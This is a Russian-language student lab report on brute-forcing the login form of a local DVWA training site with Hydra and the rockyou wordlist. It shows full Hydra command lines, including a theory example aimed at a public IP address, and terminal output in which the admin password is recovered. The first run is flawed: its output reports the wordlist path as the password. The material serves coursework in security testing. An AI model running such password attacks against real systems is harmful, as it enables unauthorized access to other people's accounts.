

Отчет по третьему этапу индивидуального проекта

Основы информационной безопасности

Осман АлиНиколай

Содержание

1	Цель работы	5
2	Задание	6
3	Теоретическое введение	7
4	Выполнение лабораторной работы	9
5	Выводы	13
	Список литературы	14

Список иллюстраций

4.1	Распаковка архива со списком паролей	9
4.2	Сайт, с которого получаем информацию о параметрах Cookie	10
4.3	Информация о параметрах Cookie	10
4.4	Запрос Hydra	11
4.5	Результат запроса	11
4.6	Ввод полученного результата в уязвимую форму	12
4.7	Результат	12

Список таблиц

1 Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

2 Задание

1. Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

3 Теоретическое введение

- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений [brute].

Пример работы:

Исходные данные:

- IP сервера 178.72.90.181;
- Сервис http на стандартном 80 порту;
- Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password`;
- В случае неудачной аутентификации пользователь наблюдает сообщение `Invalid username and/or password! Please try again.`
- Запрос к Hydra будет выглядеть примерно так:


```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o
./hydra_result.log -f -V -s 80 178.72.90.181 http-post-form
"/cgi-bin/luci:username=^USER^&password=^PASS^:Invalid
username"
```

- Используется `http-post-form` потому, что авторизация происходит по `http` методом `post`.

- После указания этого модуля идёт строка `/cgi-bin/luci:username=USER&password=PASS:Invalid username`, у которой через двоеточие (:) указывается:
- путь до скрипта, который обрабатывает процесс аутентификации (`/cgi-bin/luci`);
- строка, которая передаётся методом POST, в которой логин и пароль заменены на ^{USER} и ^{PASS} соответственно (`username=USER&password=PASS`);
- строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли (`Invalid username`).

4 Выполнение лабораторной работы

Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, я взял стандартный список паролей `rockyou.txt` для kali linux (рис. 1).



```
osmanalinikolai@osmanalinikolai: /usr/share/wordlists
Session Actions Edit View Help
(osmanalinikolai@osmanalinikolai)-[~]
$ cd usr/share/wordlists
cd: no such file or directory: usr/share/wordlists
(osmanalinikolai@osmanalinikolai)-[~]
$ cd /usr/share/wordlists
(osmanalinikolai@osmanalinikolai)-[/usr/share/wordlists]
$ ls
dirb          fasttrack.txt  legion         rockyou.txt.gz  wifite.txt
dirbuster     fern-wifi      metasploit    sqlmap.txt
dnsmmap.txt   john.lst       nmap.lst      wfuzz
(osmanalinikolai@osmanalinikolai)-[/usr/share/wordlists]
$ sudo gzip -d rockyou.txt.gz
[sudo] password for osmanalinikolai:
(osmanalinikolai@osmanalinikolai)-[/usr/share/wordlists]
$
```

Рисунок 4.1: Распаковка архива со списком паролей

Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra мне понадобятся параметры cookie с этого сайта (рис. 2).




Рисунок 4.2: Сайт, с которого получаем информацию о параметрах Cookie

Чтобы получить информацию о параметрах cookie я установил соответствующее расширение для браузера [cookies], теперь могу не только увидеть параметры cookie, но и скопировать их (рис. 3).




Рисунок 4.3: Информация о параметрах Cookie

Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте (рис. 4).

```
(osmanalinikolai@osmanalinikolai)-[~/Desktop]
$ hydra -l admin -p ~/usr/share/wordlists/rockyou.txt -o ./hydar_result.log
-f -v -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=
^USER^&password=^PASS^&login=Login:H=Cookie: security=low; PHPSESSID=b2dfd2e4
3e71bcc5fba1a8a5c4e2726f; :F=Username and/or password incorrect."
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-11 12:
31:25
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try
per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:use
rname=^USER^&password=^PASS^&login=Login:H=Cookie: security=low; PHPSESSID=b2
dfd2e43e71bcc5fba1a8a5c4e2726f; :F=Username and/or password incorrect.
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[80][http-get-form] host: localhost login: admin password: /home/osmanali
nikolai/usr/share/wordlists/rockyou.txt
[STATUS] attack finished for localhost (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-11 12:
31:26
```

Рисунок 4.4: Запрос Hydra

Спустя некоторое время в результат запроса появится результат с подходящим паролем (рис. 5).

```
(osmanalinikolai@osmanalinikolai)-[~/Desktop]
$ hydra -l admin -P ~/Desktop/rockyou.txt -o ./hydar_result.log -f -v -s 80
localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&passw
ord=^PASS^&login=Login:H=Cookie: PHPSESSID=b2dfd2e43e71bcc5fba1a8a5c4e2726f;
security=low:F=Username and/or password incorrect."
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-11 12:
33:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:use
rname=^USER^&password=^PASS^&login=Login:H=Cookie: PHPSESSID=b2dfd2e43e71bcc5
fba1a8a5c4e2726f; security=low:F=Username and/or password incorrect.
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[80][http-get-form] host: localhost login: admin password: 123456
[STATUS] attack finished for localhost (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-11 12:
33:29
```

Рисунок 4.5: Результат запроса

Вводим полученные данные на сайт для проверки (рис. 6).



Рисунок 4.6: Ввод полученного результата в уязвимую форму

Получаем положительный результат проверки пароля. Все сделано верно (рис. 7).




Рисунок 4.7: Результат

5 Выводы

Приобрел практические навыки по использованию инструмента Hydra для брутфорса паролей

Список литературы